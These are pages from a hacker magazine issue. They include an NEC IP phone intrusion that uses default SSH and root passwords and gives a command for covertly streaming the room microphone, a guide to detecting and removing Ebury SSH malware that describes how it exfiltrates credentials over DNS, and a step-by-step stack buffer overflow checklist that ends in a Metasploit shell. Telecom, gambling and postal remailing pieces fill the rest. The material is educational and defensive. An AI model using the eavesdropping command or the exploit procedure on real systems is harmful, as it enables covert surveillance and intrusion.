Extracting this firmware archive revealed a handful of files, one of which contained a JFFS2 filesystem - a very common way of storing all the files needed to run an embedded Linux system like this. It was very refreshing to find this so easily, as most manufacturers go to a lot of effort to obscure the contents of their firmware images, so thumbs up to NEC for being developer-friendly here. Extracting the JFFS2 filesystem gave me copies of `/etc/shadow` from the phone. As any security researcher will tell you, getting hold of this file not only gives you a list of all the users on a system like this, but it's a big step towards getting hold of their passwords too.

Normally you would take the hashed passwords from this file and try to brute-force them with a utility like John The Ripper, but in my

case I noticed immediately that of the three accounts - root, admin and tp - *admin* was the username mentioned in the docs for logging in via the phone's web interface. Trying to SSH in as the admin user worked! The password was the same as the web interface: 6633222 (the numbers you would dial to spell "NEC").

Again to my surprise, when I connected I wasn't greeted with a text-based config menu, but with a Busybox shell! Now that I was in, I could really look around the phone and see what was there. The "tp" account had a `.history` file that suggested it was used during manufacturing to test the handset. However, beyond finding information about the hardware in the phone by looking in `/sys` and `/proc`, there wasn't much else that could be done - the admin user did not have a lot of access. I did notice that inserting a flash drive into the phone's USB port would automount it as `/mnt/usb-sda`, despite the manual suggesting the USB port was for a headset only. Perhaps there is another avenue for access there, if the phone happens to autorun certain files found on a USB stick. Either way, to do anything more interesting, I knew I would need root access.

This, as it turned out, was much easier than I expected. After a dozen or so guesses, the root password turned out to be one that was mentioned in a document I had stumbled across earlier. It was 6633222444 ("NECI" on the dialpad - NECI seems to be an internal code-name of sorts, as many of the phone's programs contain function names beginning with "neci_"). Now that I had root access, I had full access to the firmware and hardware, and could modify any files I liked. I could have installed a proper back door on the phone. However, as it turned out this wasn't necessary. Because the phone uses the standard Linux ALSA system for audio, as well as shipping with the "arecord" and "aplay" utilities for working with audio,

with a single command line and no firmware modifications, I was able to record audio from any supported input (handset, speakerphone, or headset), stream it live over the network (fully encrypted thanks to SSH), and then play it on my PC! A command like this is all it took:

```
$ ssh admin@10.0.0.1 'su -c
➡ "arecord -r 48000" | aplay
➡ -r 48000
```

This command creates an SSH connection as the “admin” user to the phone at IP address 10.0.0.1. Instead of starting a shell like normal, it runs the “su” command to become root, then as the root user it runs the “arecord” command to capture audio. This is all necessary because you can’t connect via SSH as the root user (good security practice), but you do need to be root to access the audio device. The arecord command records audio from the default device (which happens to be the hands-free microphone) at a sampling rate of 48kHz. Because I haven’t supplied a filename to record to, it sends the captured audio to standard output instead, which means it gets fed back over the SSH connection to the PC. The pipe (|) then takes this audio data on the PC side and feeds it to the “aplay” utility, causing the PC to play the audio received over the SSH connection. Because no files are involved, the audio data is being streamed direct and you hear the audio live - there is a latency of about 500ms which could be reduced by fine-tuning the buffer values, but in this situation a delay of half a second isn’t a problem.

When you run this command, you need to type in the admin password (for SSH) as normal, but then you have to type the root password (for su) blind before the audio starts streaming. It’s “blind” because you don’t see the su prompt due to all remote output being fed to aplay. (Instead you hear a brief click as su’s “Enter password.”

prompt is decoded as PCM audio data and played on the PC instead.)

All this means I had discovered a way of connecting to any phone on the network and using the hands-free microphone to record what was being said in the room at the time, without anyone knowing! This was especially interesting because when the phone is accessed via the web interface, the phone is temporarily disabled as a warning message flashes on the screen. Not so via SSH - in fact, the phone can be used normally while the recording is taking place, with the owner of the phone none the wiser. The phone also has an illuminated “mic” button that can be used to silence the hands-free microphone during a call, however because I was using ALSA to access the hardware directly, the state of this button had no effect on the recording. I could hear what was being said in the room even if the microphone was showing as being muted.

Needless to say, this discovery caused a bit of a stir when I reported it to our telephony people! However, it only took two days until our network admins had blocked SSH traffic to the phone subnet, so the problem is - probably - solved for now.

The lessons? Never trust a device or computer to only run services listed in the manual - always firewall it and allow only the services you use to go through - especially if it has a microphone or a camera in it! And if you’re a fan of devices that run Linux, you would do well with an NEC IP phone. The firmware is very easy to modify. Unfortunately though, like many companies, NEC violates the GPL as they refuse to release any source code or details about the firmware build environment saying it’s proprietary, but what can you do?

Did you miss the conference? Or were you there and now you miss it because it’s over? Either way, we’re here to help.

We have HOPE X leftover shirts with the snazzy HOPE X badge design in the front and the colorful artwork on the back, all on a charcoal gray colored shirt. \$20 each while supplies last - store.2600.com/shirts.html

Did you somehow manage to miss one of the 100 talks that were presented? DVDs of ALL of the three speaker tracks are available for only \$5 each, \$399 for all 102 DVDs. We can’t possibly print all of the talk titles here, but you can see them at store.2600.com/hopex2014.html and select the ones you want.

And for the first time ever, we’re offering all of the talks on flash drives (either two 32gb or one 64gb drive). Much higher quality than what’s online, no DRM, easy to copy, sharing encouraged. \$249 for the entire set at store.2600.com/hofldr.html



TELECOM INFORMER



by The Prophet

Hello, and greetings from the Central Office! It has been an exciting summer of travel. I had the opportunity to speak at HOPE and bSides Las Vegas, and was able to connect with hackers from all over the world. It's always really exciting to meet and talk with very smart people and, based on the conversations I had this summer, I'm convinced that we're really on the cusp of a technological revolution with one of the greatest convergences of computing and telecommunications the world has ever seen. The future is only going to get more exciting.

If you asked me in 1999 what I thought would be the most game-changing innovation in telecommunications, I would have said VoIP. There was a lot of really exciting stuff happening then, and the VoIP scene did in fact explode over the next few years. Broadband was beginning to become widely available, with speeds of 1.5Mbps or more at affordable prices. The release of the first version of Asterisk brought the exciting possibility of running virtual telephone switchboards completely untethered from the Public Switched Telephone Network (PSTN) and, shortly thereafter, Jeff Pulver's Free World Dialup exploded onto the scene with a free, open, and public directory service that anyone could use to reach VoIP services all over the world. Amazingly, the FCC ruled - in a clear nod to encouraging technological development - that Free World Dialup was to be considered a "digital information service" and wasn't subject to any of the regulations encumbering the PSTN. Creating a free, public directory resulted in all sorts of VoIP services being able to reach one another at no cost through virtual "tie lines" without ever touching the public switched telephone network (and generating no long distance charges).

Closer to home for hackers, in an unprecedented crossover of the phreak and hacker worlds, the Telephreak group melded computers with phones and released a full-fledged, grassroots, information and conferencing service that was accessible both via telephone and the Internet. Meanwhile, practically every instant messaging service from MSN Messenger to Skype to the (then-new) Google Chat added voice chat capa-

bility. It seemed that VoIP was an unstoppable force. The only thing missing, surprisingly, was the users. Despite technological advances and wide availability, VoIP remained the geeky domain of VoIP hackers, IT workers, and international students keeping in touch with their families and friends at home.

This is because as quickly as the explosion of broadband made VoIP possible, the world had changed even more quickly. The explosion in mobile phones made our society much more on-the-go, and calling people on the telephone from a fixed location was just too cumbersome. We began communicating in shorter bursts, and SMS became a more popular way than voice to communicate. While voice communications didn't go away, the nascent VoIP provider market suffered from infighting. Vonage delinked its services from public directories; other VoIP providers suffered from consolidation, lack of differentiation, and sometimes bankruptcy; and the market fragmented into retail and wholesale. The PSTN - with all of its attendant regulatory costs and regulatory headaches - maintained its status as directory provider for voice communications. Consumer VoIP services, software-driven, largely migrated onto hardware devices like magicJack, Vonage, and Ooma. Skype was a glaring exception, having gained a foothold on university campuses worldwide and gaining popularity as a platform for video chat. On the consumer side of the business, it was simply easier to package and sell VoIP services if they were bundled with a relatively foolproof hardware product.

Meanwhile, in Central Offices everywhere, circuit-switched telecommunications gear began to be replaced by VoIP. The first big VoIP switch came with mobile phone carriers, which could easily transition long distance service to VoIP trunks. Later, mobile phone carriers began exchanging traffic directly with one another via VoIP, as they exchanged SMS messages with one another over the Internet. Long distance carriers weren't far behind, transitioning almost the entirety of their backbones from circuit-switched to VoIP trunks. To maintain quality of service, most "carrier-grade" long distance networks don't

use the Internet to transport calls, even though they use VoIP technologies. Instead, carriers operate their own private IP networks, separate and distinct from the Internet. Nonetheless, the cost of operating VoIP networks is much lower than operating circuit-switched networks, the capacity is greater, and - although it pains me to say it - reliability and cost of maintenance are both better. Late nights hunting down scratchy channels on recalcitrant DS-3s are, these days, a thing of the past.

While traditional POTS landline phones are still circuit-switched, connecting through the same 5ESS and DMS100 offices they did 20 years ago, landlines are largely migrating to VoIP as well. Based on the port-out rate at my Central Office, I would estimate the ratio of landlines is now nearly 50 percent VoIP. Although Vonage, magicJack and Ooma (among other services) have operated consumer VoIP service for years, even AT&T has gotten into the game with their U-verse product. Cable companies have, for years, offered landline replacement services (operating as CLECs), and these are all VoIP based. Eventually, landlines are going to have to be all-VoIP; a 5ESS is practically an antique these days and has less computing power in sum total than my smartphone. It's getting harder and harder to find replacement parts, and old-timers who still know how to maintain them are retiring at an alarming rate.

These days, with the growth of mobile phones, I see an opportunity for another wave of consolidation with VoIP. In order to use a SIP account, a magicJack, and mobile phone service, I used to need three different devices. However, my \$200 unlocked Android smartphone (a Moto G) now comes with four 1.4GHz processor cores, 16GB of solid state storage, and almost 1GB of RAM. When you consider that these specs roughly equal those of a well-equipped PC as little as five years ago (and actually exceed those of then-popular netbooks), it's pretty eye-opening. So much can now be done in software.

Instead of using the magicJack hardware device, I can use their Android app. This is really handy in my new apartment, where mobile phone coverage is poor. Google Voice has its own smartphone app, which makes it practical for me to change my phone number once a month in order to take advantage of "new customer" deals with prepaid mobile phone providers (this is easily possible with an unlocked phone). My mobile phone service now costs me as little as \$5 per month. And finally, I can enjoy wholesale rates on long distance calls through a SIP provider. Using the cSIPSimple app, I was able to migrate over the configuration from my SIP ATA, another hardware device. So, three different hardware devices

have now consolidated into a single device that both costs less and does more than any one of the single individual devices I had before.

I think that smartphone apps are really the next wave in consumer VoIP and could actually have the Trojan horse potential to become the most disruptive threat the world of telecommunications has ever seen. After all, there isn't any particular reason why you should need to have a telephone number anymore. They're long, complicated, and hard to remember. However, in order for this to work, a free, universal, and open directory service - which could entirely replace the PSTN - would need to be developed. This would be more or less along the lines of what Jeff Pulver originally envisioned with Free World Dialup. However, the market is Balkanized right now, with practically everyone playing in the space - from Google to Microsoft to Facebook - trying to own a "walled garden." Everything old is new again, and the parallels to Prodigy, CompuServe, and AOL two decades ago are astounding. Could the utility of a free and open network with a universal directory service supplant the tired, old model of telephone numbers, as the Internet did CompuServe? With the advent of IPv6 and the possibility of virtually unlimited Internet top level domains, I think that this is - for the first time - a real possibility. The only thing missing is the right software.

Hackers are, as always, true visionaries who drive technology forward, and I think the reason why we often succeed where others fail is that we care about technology for its own sake. Jeff Pulver's original vision for Free World Dialup ultimately failed when the nascent VoIP scene didn't maintain unity (and it really didn't help that Jeff tried to turn Free World Dialup into a business, which was ultimately unsuccessful). The opportunity is still there, though. Imagine a world where telephone numbers weren't necessary, and long distance charges - which, honestly, are an absurd concept in the year 2014 - were utterly abolished. The only things standing in the way of this vision are essentially every government in the world (for whom surveillance would become more difficult) and the entrenched interests of the telecommunications industry. Yeah, *that*. Most people would be too intimidated. Hackers and phreaks have never been afraid to speak truth to power, though, and have never been afraid to challenge the status quo. That's why I'm confident that change is coming. It'll be exciting to see what app hackers produce in the next few years.

And with that, it's time for me to run to a meeting. I can't really talk about what my employer is planning, but nothing good will come of it. Or maybe it ultimately won't matter. The path forward is really up to you.

Hack the Track: *Put Your Money Where Your Own Is!*

by water + Lasix = #1

Allow me to shift the scenario a little regarding what people commonly consider to be hacking. I am going to present to you a world of hacking that frequently goes unnoticed by both mainstream hackers and the general public alike. It doesn't involve unauthorized entry. It doesn't quite involve an information-sharing economy. It doesn't involve a cat and mouse game. And it doesn't directly involve outsmarting people.

The facet of hacking I'm referring to, however, does remain true to a hacker's expectations in many ways. It involves taking control of technology and mathematics for one's own personal gain, while revealing personal insights to others at one's own discretion. It involves consistently having to prove yourself to yourself and others in the face of opposing odds. It inspires the use of technology in innovative ways in order to unearth naturally occurring patterns and trends from past data. Software gurus are always honored in this realm, as it often becomes necessary to take your own research and compile it into usable software utilities. It involves the time and dedication of a monk, and it may well become a full-time job in and of itself if you have the self-realized talent.

The world I am introducing you to is the world of handicapping. In this context, albeit a tad politically incorrect, handicapping refers to the act of somehow theoretically "crippling" the management of pari-mutuel or other gambling systems. Scientific methods provide a means by which winners of gambling competitions can be revealed by thoroughly analyzing contenders' past performances. Of course, the assumption is stated clearly here; a competitor will, more often than not, continue to overcome their foes in competition simply because they were proven contenders in the past. If you haven't figured it out already, this doesn't equate to a 100 percent sure thing. However, it does provide a better-than-average window of opportunity to spot future potential winners.

Ever since computers and mainframes having been building up steam since the mid 1980s, there have been quite a number of people who identified the time-sharing system they had access to, both legally and illegally, as a means by which a handicapping regime might be developed. Plenty of old school hackers have been caught at their game while trying to use their analytical skills, along with the power of a computing platform, to make a profit in the face of bookmakers. It just seemed like a natural progression to many to utilize a computer in an attempt to handicap the bookmaker. It just somehow feels right.

Regardless, the landscape is much different today. People can commonly afford enough computing power to place an efficient handicapping system in their homes, or even in a portable computing device that they can take with them to the track. Of course, these days, it is not even necessary to transport one's self and equipment to the track to gamble on pari-mutuel systems, as it can be done legally online in the United States.

There have been plenty of stories where stock market investment leaders have taken their investment teams out to racing tracks in order to illustrate to them how stock investing is not so much unlike betting on thoroughbreds. They also supposedly learn to understand hedging through this experience. Regardless of its potential evils, gambling, in one form or another, universally acts to strengthen the economy, no matter how you look at it.

The world of gambling through the prism of mathematics and technology yields a very pretty picture, indeed. Along with computer technology, gambling can become a fun and lucrative pastime. I will make the default public service announcement here that gambling should never become anyone's addiction, and should always be undertaken in a responsible manner. Handicapping merely converts gambling from a mostly passive experience into a more active and entertaining one. Also, if you do gamble, remember that in most states, one can claim income tax deduction write-offs

for the price of losing tickets up to the extent of your winnings from race tracks and other gambling venues, provided that you have the receipts available at filing time. This includes respective state lotteries. If interested, please consult a local state income tax professional in your area to see if and how this type of possible income tax deduction may apply to you.

Just like one will find interesting traditional hacking tools in the wild, one will also find lots of interesting gambling software out in the wild as well. For instance, one may find what is called a “dutching calculator.” A dutching calculator will enable and instruct the user on what horses in any given race (provided that there are enough competing horses) to bid on in order to always reap a profit, no matter how small the actual profit may be. It uses a method of gambling called arbitrage. You will have to put up a large sum of money to undergo the process, but you can be confident that you will gain your money back, and then some, by using this technique. It is largely inefficient for making a serious profit due to the effort and reserved money necessary to partake in the process, but it just serves as an example of how mathematics can open up a world of grandiose possibilities to the punter.

Some punters who are minimally into mathematics will swear by statistical linear regression techniques, along with past performance data, in order to make their judgments about winners. This is especially the case for beginners. The more sophisticated of handicappers may choose to use more complex mathematical structures like predictive neural network or Bayesian network technologies.

I will briefly discuss predictive neural networks, while leaving Bayesian networks to your own private study. There is Windows software called EasyNN which will comfortably introduce you to the concept of neural networks. Essentially, past performance data is entered into a spreadsheet-like table, while reserving a column for the predicted output. The neural network is trained on this data using an abstract structure of the human brain as a mathematical model. Once the software is trained, you can query it for the next logical number to be outputted in a series.

One of the examples that is packaged with EasyNN is the color wheel example, which proves that a neural network can take numerical data that models a color wheel, and accurately predict and complete the information which

represents missing color combination data. In essence, the neural network can be trained to output the correct response to the question, “Hypothetically, what color will be yielded if I combine the primary colors red and green?” Quite remarkable. Neural networks work best if the data model is logically fluent, along with a large amount of supporting data in order to offset uncertainty in whatever patterns in the data the neural network will naturally expose to the user.

More serious coders will wish to use one of the various open source or commercial neural network SDKs in their own software in order to produce elegant software solutions. The field of predictive neural networks, indeed, remains a black art, even though it started to become common parlance about 20 years ago. It is a vast playground for hacking. There isn’t much tutorial documentation out in the wild, but to some, this contributes to its value. Even the introductory EasyNN software mentioned earlier has features that are not clearly documented, whereas it is difficult to find an explanation for them anywhere. Due to the complexity of neural networks, it can be tempting to seek out prepackaged solutions which abstract all of the details so that you can spend more time focusing on your gambling strategies. They come at a price, but it may be worth it to invest in one of these solutions if you have more money than time.

The handicapping communities online are sparse, and it can be difficult to gain respect in certain individual communities. Remember, your questions are more likely to be answered by others if they are well thought out and concise. Generally, if you don’t know exactly what you are asking help for, these communities will fall short of your expectations. Really, this advice generally applies to all learning endeavors. It turns out that many of the people on these boards lack software programming skills to enhance their own ideas. It would make these people’s day if someone who was proficient at various elements of programming like constructing regular expressions, or utilizing forms of XHTML parsing techniques like BeautifulSoup for Python, would assist them. Of course, this would be in exchange for whatever else they may know. Screen scraping continually remains an example of a skill that most everyday punters would like to become proficient in dealing with.

One good forum to check out is the SBR Forum. Also, a great online magazine related to handicapping for all technological punters to check out is *SmarterSIG*, which is released monthly at subscription prices. If I haven't made it clear already, *SmarterSIG* is a community and magazine dedicated to thoroughbred handicappers (UK-centric) who want to use technology in order to enhance their winning possibilities. They even offer some exclusive software tools to members.

Gambling is about fun, but only if you're comfortable with losing surplus money that isn't considered necessary for your own well being. Handicapping is a great way to connect with, amaze, and impress others. There are punters who actually make a respectable living doing this, but don't expect them to share their secrets. Larger, significant winnings (when they do happen) are made possible only if there aren't a great deal of people making the same theoretical winning bets that a successful punter would make on any given race. It's just the nature of the game. You can't blame some of these people for taking their secrets to the grave with them.

The majority of this article refers to pari-mutuel wagering. It is a style of wagering that is being rendered obsolete by electronic gambling markets. A good example of an electronic gambling market is BetFair. These markets are to gambling what the NASDAQ is to the U.S. stock market. Bettors are efficiently matched up by computer, instead of against the bookmaker, as in pari-mutuel gambling. Using an electronic gambling market revolutionizes the whole landscape of gambling, since you can make any bet possible as long as there is someone out there willing to make the opposite bet as you are. BetFair is not limited to sports gambling; they offer gambling on all sorts of sundry issues. At the time of this writing, BetFair is not legal in the United States (nor is any other electronic gambling exchange, for that matter), but their legality is being pushed for.

Hopefully, you have found this article informative and helpful. It doesn't make any sense to beat a dead horse, and you surely can't make any money from a dead horse. So, be sure to boycott gambling organizations which actively abuse their animal employees.

See you at the track!



Linux Pwned - Just Not By Me

by Edster @ 2600 Dublin

If you ask Linux experts or admins, they will tell you "Linux Doesn't Get Viruses." It is common to hear people saying you do not need to worry about anti-virus software unless you are living in Windows land. This is not quite as true as you think.

About a month ago, my main home system rebooted a few times without warning and made me suspicious. I ran a virus check / malware check / rootkit check and none of them found anything at all. As always - clean. A week later, a letter came in the post from my ISP letting me know I had the Ebury virus - they monitor for various types of traffic and spotted it coming out from my IP.

I had never heard of the Ebury virus and spent the first few minutes trying to work out if this could be a scam letter that had not come from my ISP at all. A bit of Googling later - I had some more facts and started the investigation.

This is a very interesting virus (at least to me). It is spread by infected machines SSHing to non-infected machines. The virus is then injected from outside the network. Nothing is spread during the connection (I guess by definition, this stops it being a virus).

If my machine is infected and I then SSH to another server to do some maintenance work, the machine I am on sends out the user name, the password, the IP address, and the port you attach on. If any SSH connection goes in or out of the infected machine, this information gets sent.

How it gets sent is also interesting. In an attempt to get the information out from behind firewalls and also maybe to hide it from scanners looking for suspect traffic, it sends the information as a DNS request to a server that knows the request is really an information packet to give them someone's login details.

```
1357924680acef123bcd.192.168.0.1
```

The first part (up to the first dot) is a hashed value that has the name or password in it. This is then followed by the IP address in what looks like a valid DNS name. The DNS request is then sent to their server. Each time you SSH in or out, two or three of these packets get sent. The username and password get sent in two different request packets.

Sometime after this connection is made, the server on the outside then connects back to your IP and logs in as you.

It attempts to gain access as root (which, if you have "sudo" access, will be pretty easy as it has your password) and, if you logged in as root then it is instant.

If it gets control, it downloads a ready built file and replaces a library used in SSH and SSHD (the client and server software on your machine or server).

On the machine I was testing (a Ubuntu desktop), it originally had these two files:

```
/lib/x86_64-linux-gnu/libkeyutil
↳s.so.1
/lib/x86_64-linux-gnu/libkeyutil
↳s.so.1.4
```

The top one is just a link file which points to the other file.

After infection it looked like this:

```
/lib/x86_64-linux-gnu/libkeyutil
↳s.so.1
/lib/x86_64-linux-gnu/libkeyutil
↳s.so.1.4
/lib/x86_64-linux-gnu/libkeyutil
↳s.so.1.4.0
```

The original file was still there, but the link file now pointed to the new version of the file (which was also about 30K in size instead of about 10K).

The machine rebooted at this point, and now all incoming or outgoing SSH was logged.

ClamAV - No hits. RKHunter - no hits, etc., etc., etc. Nothing was finding this virus. It is well hidden and doesn't do anything obvious to the PC. I think it is lying in wait - maybe for a massive zombie net powered by millions of Linux servers (damn scary thought).

So how do you know if you have it? Good question. The first step is to do

```
ipcs -m
```

This shows you small packets of shared memory that have been put aside to allow two separate processes or programs to talk and swap data. This allows the SSH and SSHD to report back and share the login details.

```
----- Shared Memory Segments -----
key          shmid  owner  perms
↳ bytes      nattch status
0x00000000  786433  bob    600
↳ 393216      2        dest
0x00000000  458754  bob    600
↳ 554432      2        dest
0x00000000  819203  bob    666
↳ 3048576     2        dest
```

The first two are probably fine. They do not raise suspicion. The last one has a couple of telltale signs. Number one: its security value is "666" - it is open for any process to be able to attach to and read /write. This is pretty lapsed security and most programmers would hopefully not do it. It is also approximately three megabytes in size.

This is probably a hit. Note when you reboot, these shared files will not exist. It only makes them after it has the first login to transmit. The next step would be to check the libkeyutils files and the SSH and SSHD files. If it looks modified, the last test is to capture some network traffic and look for strange DNS requests while you ssh in or out. Think wireshark / tcpdump, etc.

Now for the cleanup. The first step is to lock them out of your machine. SSH onto the machine (or, if possible, do it from the terminal). Set the file back to the original.

On my example machine:

```
cd /lib/x86_64-linux-gnu/
rm libkeyutils.so.1
ln -s libkeyutils.so.1.4 libkey
↳utils.so.1
mv libkeyutils.so.1.4.0 libkey
↳utils.offline
```

Reboot and check again. If it is all clear, then change *all* of your passwords (especially root and any users with sudo access) and delete all SSH keys.

This is really only a temporary patch to give you some time to make sure your backups are ready for a reload. You have no idea what else they have changed or embedded into your system while they were logged on, so please rebuild and restore from a good backup.

Final thoughts: Remember, Linux can get viruses. There are a lot fewer than Windows has - but they do exist. Be careful and keep your system as secure as possible.

Writing Buffer Overflows for Non-Programmers

by Ashes

Buffer overflows have been a pretty serious security threat ever since *Phrack Magazine* published “Smashing The Stack For Fun And Profit” by Aleph One many years ago. Buffer overflows are typically used to either crash a program or computer or to inject code into a program.

As a hacker without programming skills, it's sometimes difficult to grasp some concepts that involve coding, let alone attempt programming something myself. Thanks to Vivek Ramachandran from SecurityTube.Net (Pentester Academy) and his incredibly helpful videos, I am able to understand the concept of writing a buffer overflow. I recommend watching the tutorial videos on Vivek's website to fully understand what is going on (be a hacker, not a script kiddie!). However, I have broken down the process of writing a buffer overflow into a checklist for reference. Hopefully this will help others understand how a buffer overflow works, and how to write one. Vivek programs his exploit code in Python, but you can adapt your code to other languages.

Some terms:

EIP - points to the address of the next instruction to be executed

ESP - points to top address of stack

Steps:

1. Open the “Immunity Debugger” (ID) application. It should open with four windows:

- Register Window (top right) - where CPU registers are shown
- Stack Window (bottom right) - where you can see memory stack data

- Data Dump Window (bottom left) - view memory locations
- Code Window (top left) - view the code that is currently executing

2. Open the vulnerable program in ID, and hit the “play” button at the top.

3. Use the “pattern_create.rb” script in Metasploit to create enough random characters to help identify the return address in ID.

4. Write a simple exploit program to send the characters created in Step 3 to the vulnerable program. (See Resource #1 below at time 11:36.)

5. Launch the exploit code.

6. Switch back to the ID application. Identify the value of EIP in the Registers Window.

7. Use the value of the EIP found in Step 6 as input to the “pattern_offset.rb” script (part of Metasploit). The output will tell you where the EIP is found in the characters in Step 3. For example, if the output is 268, you count 268 characters, and the next four characters is what is copied into the EIP.

8. For ESP, use the first five characters after ASCII (not including the quotes) in “pattern_offset.rb”. The output is most commonly (not always) four more than the EIP output ($268 + 4 = 272$).

(Note the addresses of ESP and EIP in the Registers Window correlate with the numbers in the Stack Window.)

9. To verify the addresses and offsets are correct, edit your exploit code. Remove the characters from Step 3 and insert the character “A” as many times as the output from Step 7 (i.e., 268). Append the character “B” as many times as the difference between the output of Step 8 and Step 7. (i.e., four). Append the character “C” four times. Append the character “D”

a random number of times (i.e., 1900).

10. Open the vulnerable program in ID, and hit the “play” button at the top.

11. Launch the exploit code.

12. In ID, the Registers Window should show the EIP as 42424242 which is the Hex value for B. ESP should have the ASCII value of “CCCCDDDDDD....”

13. In ID, note the address value of ESP (not the ASCII value). In the exploit code, this value must be written in reverse by twos, with escape characters and hex interpretation, in the spot where the character “B” was written in Step 9. Simply put, if the ESP address value is 0022fb70, it should be written in the exploit code as \x70\xfb\x22\x00.

14. Use msfpayload to create a payload with C code output.

15. Copy the payload underneath “unsigned

char buf[]=” and paste that into the exploit code where “C” is located in Step 9. Remove the line in the code to print the character “D”.


16. Set up Metasploit for an incoming connection.

17. Run the vulnerable program and launch the exploit code. You should now have a shell on the system where the vulnerable program is installed.

Many thanks to Vivek Ramachandran for his great teaching ability.

Resources:

1. <http://www.securitytube.net/video/1398>
2. <http://www.securitytube.net/video/1399>
3. <http://www.securitytube.net/video/1400>



by Samuel A. Bancroft
SamuelBancroft@gmx.com

Using the United States Postal Service almost daily was common for those of us growing up before the Internet was in every household. Postal hacking has a rich history that dates back to the 1700s in the United States. Many amazing examples of social engineering were conducted over the postal service and serve today as text book examples for today’s hacker.

For those reading this publication who grew up in the age of email, it’s my hope that this article will whet your appetite to learn more about the post office and how it works. This article will touch upon the topic of remailing a letter in order to obfuscate the origins of the mailing source. Using a remailing service is perfectly legal. In fact, it’s used by philatelists to collect postmarks.

That said, don’t try to cheat the post office out of 49 cents. Although it’s extremely easy to do since the face canceling machines have a serious handicap when it comes to recognizing stamps, don’t do it. Saving a few cents in postage is not worth going to federal prison over. Also, while remailing a letter is perfectly legal, using the postal service to mail/remail anything illegal will get you in a world of hurt, so don’t do anything stupid.


Postmark

When you mail a letter, the recipient of a letter can determine from where the letter was mailed by looking at the stamp’s cancellation, also called postmark, in the same way the header of an email can be examined to determine the source of a message. This is because all of the United States’ post offices are required to cancel all stamps with a die engraved with the following information:

A. The mailing date (day, month, and year) if used on First-Class Mail; the month and year of mailing may be shown on Standard Mail.

B. The words "Mailer's Postmark" followed by the permit number and enough lines to deface (cancel) the postage.

C. Either the city, state, and five-digit ZIP code of the post office where the pre-cancel permit is held and the mailing is to be deposited, or the words "Mailed From ZIP Code" followed by the five-digit ZIP code of the mailing office. (If that post office is assigned more than one five-digit ZIP code, the pre-cancel postmark must show the five-digit ZIP code assigned to the postmaster.)



Format A is the most common cancellation while Format B is only used by authorized post offices that have the die.

That said, there may come a day when you want to avoid giving away your general location to the recipient of your letter. If one were in need of sending an anonymous email, a remailer such as Mixmaster or Cyberpunk could be used. The principal behind a remailer is to forward an email to multiple locations in order to obfuscate the source's identifying information and make it hard to trace the message to the original sender. A physical letter can be "spoofed" in a similar manner by using a remailer.

Remailers

So how does remailing work? A stamped and sealed envelope containing a message and the final destination is put inside another envelope which is addressed to the remailer. The letters are then received by the remailer and the outer shell of the letter is opened and discarded. The inner envelope is mailed from the remailer's location. The outcome is that the recipient of the envelope containing the message is unable to determine the source's location by looking at the postmark. The recipient would only see the cancellation stamp of the remailing post office with no evidence that

a remailer was used.

A quick Startpage.com search will reveal that there are plenty of private remailing services available. For example, Texasremail.com will happily remail your letters for \$2 per envelope. Using a private remailing service is the most expensive method to remail letters, but they may provide more security by receiving your letter in one post office, then driving to another post office to mail the letter.

The cheaper route would be to have USPS remail your letters for free. This method may be familiar to you already if you have ever sent letters with a novelty postmark. If you are not familiar with novelty postmarks and were born in the 2000s, ask your parents about it. I'm sure they will be familiar with it.

Using USPS as a Remailer

The process to have USPS remail your letter is simple and straightforward. Prepare your letter as explained previously. Follow the format below to enter the remailing post office on the outer envelope.

```
<name of city> Post Office
POSTMASTER
"Remailing"
<City>, <State> <Zipcode>
```

For example, if you are in a HOPE spirit, you may use the following USPS post office to remail a letter:

```
Hope Post Office
POSTMASTER
"Remailing"
Hope, AK 99605
```

You don't need to add a return address if you are using First Class, but will have to include a return address if you use Priority Mail or send a package. Of course, the return address can be anything you like. Keep in mind if USPS has an issue with your mailing, change of address, return to sender request, damage to the envelope causing the addressee address to be unreadable, etc., USPS will return the mailing to the return address. That said, using a return address like 9800 Savage Road, Fort Meade, MD 20755 might not be in your best interest.

Also, if you send First Class without a return address and USPS has similar problems as mentioned before, the envelope will be opened and examined. USPS does this to try to identify either the sender or addressee of the letter. The mailing is destroyed if either

addresses cannot be determined after the mailing has been opened.

Shortcomings of Remailing

So you place your post into a USPS collection box and feel confident that you will remain anonymous. Should you?

Perhaps if you are sending 2600 hate mail, you will remain anonymous. But that's because 2600 doesn't have the resources to find you; at least I'm assuming they don't. Either way, I would be careful if I were you!

What if you are being persecuted by a group which has the resources to stage massive surveillance?

The first thing we have to consider is that all mail that USPS handles is tracked and photographed¹ from beginning to end.

Barcodes

